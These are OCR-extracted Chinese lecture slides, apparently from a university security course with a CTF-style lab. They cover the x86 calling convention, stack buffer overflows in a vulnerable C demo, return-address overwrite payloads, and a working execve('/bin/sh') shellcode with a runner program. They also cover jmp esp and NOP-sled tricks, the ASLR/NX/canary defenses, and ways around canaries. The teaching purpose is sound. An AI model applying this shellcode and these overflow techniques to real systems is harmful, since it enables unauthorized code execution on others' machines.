 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:                mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```

回到caller函数的栈帧 { mov esp,ebp
pop ebp




调用约定 cdecl（x86，32位）

```
0804840b <callee>:
 804840b:           push   ebp
 804840c:           mov    ebp,esp
 804840e:           sub    esp,0x10
 8048411:           mov    edx,DWORD PTR [ebp+0x8]
 8048414:           mov    eax,DWORD PTR [ebp+0xc]
 8048417:           add    edx,eax
 8048419:           mov    eax,DWORD PTR [ebp+0x10]
 804841c:           add    eax,edx
 804841e:           mov    DWORD PTR [ebp-0x4],eax
 8048421:           mov    eax,DWORD PTR [ebp-0x4]
 8048424:           leave
 8048425:           ret
```

回到caller函数继续执行

pop eip



调用约定 cdecl（x86，32位）

```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <callee>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```

释放局部变量



调用约定 cdecl（x86，32位）

```
08048426 <caller>:
 8048430:                push   ebp
 8048431:                mov    ebp,esp
 8048433:                push   ecx
 8048434:                sub    esp,0x4
 8048437:                push   0x3
 8048439:                push   0x2
 804843b:                push   0x1
 804843d:                call   804840b <callee>
 8048442:                add    esp,0xc
 8048445:                sub    esp,0xc
 8048448:                push   0x0
 804844a:                call   80482e0 <exit@plt>
 804844f:                nop
```

调用 exit(0)



调用约定 *cdecl*

- x86（32位） cdecl 调用约定
  - 用栈来传递参数
  - 用寄存器eax来保存返回值
- amd64（64位） cdecl 调用约定
  - 使用寄存器 rdi, rsi, rdx, rcx, r8, r9 来传递前6个参数
  - 第七个及以上的参数通过栈来传递
- 栈桢指针 ebp (rbp) 的用途
  - 索引栈上的参数（例如x86下，ebp + 8指向第一个参数）
  - 保存栈顶位置 esp (rsp)

栈溢出（缓冲区溢出）

- 我们可能遇到过这种情况
  - segmentation fault
  - 内存访问错误

```
ctfpwn ➜  lab02  ./demo
Hello man.Say sth.
1111111111111111111111111111111111111111111111111111111111
you say:1111111111111111111111111111111111111111111111111111111111
[1]    4360 segmentation fault  ./demo
```

栈溢出

- demo中出现segmentation fault的原因
  - 局部变量buf的长度只有20
  - 输入1的长度远大于20


```c
void func() {
    char buf[20];
    printf("Hello man.Say sth.\n");
    scanf("%s",buf);
    printf("you say:%s\n",buf);
}

int main()
{
    func();
    return 0;
}
```

```
ctfpwn ➜ lab02  ./demo
Hello man.Say sth.
11111111111111111111111111111111111111111111111111111111
you say:11111111111111111111111111111111111111111111111111111111
[1]    4360 segmentation fault  ./demo
```


栈溢出

- demo中出现segmentation fault的原因
  - 局部变量buf的长度只有20
  - 输入1的长度远大于20



栈溢出

- demo中出现segmentation fault的原因
  - 局部变量buf的长度只有20
  - 输入1的长度远大于20
  - 覆盖掉了栈中保存的返回地址
  - ret时跳转到0x31313131处，该处内存没有可执行权限，产生segmentation fault




栈溢出

- 栈溢出产生的原因
  - 向栈内的临时变量写入超出变量长度的数据
    - 例如，向char buf[8]中写入了100bytes的数据。
- 容易造成栈溢出的危险函数
  - strcpy(dst,src),gets(),scanf("%s"),...
  - read(fd,buf,len)等读入超长的字节。


栈溢出的利用

- 可以改写函数的返回地址，就可以控制程序的执行流程
- 如果我们将返回地址处填充为'\x48\x40\x04\x08'，在函数返回时将跳转到0x08044048处执行代码。



栈溢出利用

- 如何确定到返回地址的填充长度
  - *Gdb*调试



栈溢出利用

- 如何确定到返回地址的填充长度
  - IDA中看

```
char v1; // [esp+Ch] [ebp-1Ch]

puts("Hello man.Say sth.");
__isoc99_scanf("%s", &v1);
return printf("you say:%s\n", &v1);
```

  - v1的位置为ebp-0x1C，ebp的位置再覆盖4字节即可覆盖到返回地址
  - payload='1'*(0x1c+4)+your_addr

其他的溢出方式

- 宽松的边界检查
  - 例，未检查负数，可负溢出

```
int buf[9];
int idx;
scanf("%d",&idx);
if(idx ⩾ 9){
    error("out of bound.\n");
}
scanf("%d",buf+idx);
```

其他的溢出

- 宽松的边界检查
- 数据运算溢出
  - 例，正数+正数=负数，正数*正数=负数，负数*正数=正数 等。

Shellcode

```
31 c0                   xor eax,eax
50                      push eax
68 2f 2f 73 68          push 0x68732f2f
68 2f 62 69 6e          push 0x6e69622f
89 e3                   mov ebx,esp
89 c1                   mov ecx,eax
89 c2                   mov edx,eax
b0 0b                   mov al,0xb
cd 80                   int 0x80
31 c0                   xor eax,eax
40                      inc eax
cd 80                   int 0x80
```

shellcode是一段用于利用软件漏洞而执行的代码，shellcode为16进位之机械码，以其经常让攻击者获得shell而得名。

------wikipedia

http://shell-storm.org/shellcode/files/shellcode-811.php

```
/*
Title:  Linux x86 execve("/bin/sh") - 28 bytes
Author: Jean Pascal Pereira <pereira@secbiz.de>
Web:    http://0xffe4.org


Disassembly of section .text:

08048060 <_start>:
 8048060: 31 c0                 xor    %eax,%eax
 8048062: 50                    push   %eax
 8048063: 68 2f 2f 73 68        push   $0x68732f2f
 8048068: 68 2f 62 69 6e        push   $0x6e69622f
 804806d: 89 e3                 mov    %esp,%ebx
 804806f: 89 c1                 mov    %eax,%ecx
 8048071: 89 c2                 mov    %eax,%edx
 8048073: b0 0b                 mov    $0xb,%al
 8048075: cd 80                 int    $0x80
 8048077: 31 c0                 xor    %eax,%eax
 8048079: 40                    inc    %eax
 804807a: cd 80                 int    $0x80



*/

#include <stdio.h>

char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";


int main()
{
  fprintf(stdout,"Lenght: %d\n",strlen(shellcode));
  (*(void  (*)()) shellcode)();
}
```

Shellcode 利用

- 利用栈溢出执行shellcode
  - ASLR
    - 地址空间随机化，Address Space Layout Randomization
    - 在加载堆栈时加上一个随机偏移，来实现堆栈地址的随机化。

Shellcode利用

- 利用栈溢出执行shellcode
  - No ASLR
    - 地址固定，调试获取地址，直接跳转




0 = Disabled
1 = Conservative Randomization
2 = Full Randomization

```
sudo bash -c “echo 2 > /proc/sys/kernel/randomize_va_space”
cat /proc/sys/kernel/randomize_va_space
```

Shellcode利用


- 利用栈溢出执行shellcode
  - No ASLR
    - 调试获取shellcode地址，直接跳转
  - ASLR
    - 利用 jmp esp
    - 将返回地址改为jmp esp的地址，返回地址下方写shellcode，jmp esp会跳转到shellcode执行
    - jmp esp 机器码为\xff\xe4，常在.eh_frame_hdr段中出现。

leave指令：使esp指向当前ebp的位置，使ebp恢复为原来的值。



Shellcode利用

- 利用栈溢出执行shellcode
  - No ASLR
    - 调试获取地址，直接跳转
  - ASLR
    - 利用 jmp esp
    - Nop sled
    - 在shellcode前面填充大量的nop指令，只要地址命中一条nop指令，就会顺序执行到shellcode



防护措施


- ASLR
- NX（DEP）
- CANARY

NX(DEP)

- NX(No-eXecute)，不可执行的意思，NX（DEP）的基本原理是将数据所在内存页标识为不可执行，当程序溢出成功转入shellcode时，程序会尝试在数据页面上执行指令，此时CPU就会抛出异常，而不是去执行恶意指令。
- 同一个内存页不能同时可写可执行。

CANARY

- Canary栈保护，当启用栈保护后，函数开始执行的时候会先往栈里插入cookie信息，当函数真正返回的时候会验证cookie信息是否合法，如果不合法就停止程序运行。攻击者在覆盖返回地址的时候往往也会将cookie信息给覆盖掉，导致栈保护检查失败而防止了栈溢出。在Linux中我们将cookie信息称为canary。
- 例如，部分编译器会将canary插入到保存的栈帧和返回地址之间
- Canary的最低字节为'\x00'，防止缓冲区填满时随字符串一同输出。



CANARY绕过

- 覆盖低字节的'\x00'，利用输出函数泄露。
- 对于固定的canary，可爆破
- 改写canary

实验

- Lab7，共五个题目，考察栈溢出和shellcode、canary 绕过
- 两周时间，11.18和11.25均可检查
- 实验报告截止日期11.25 23:59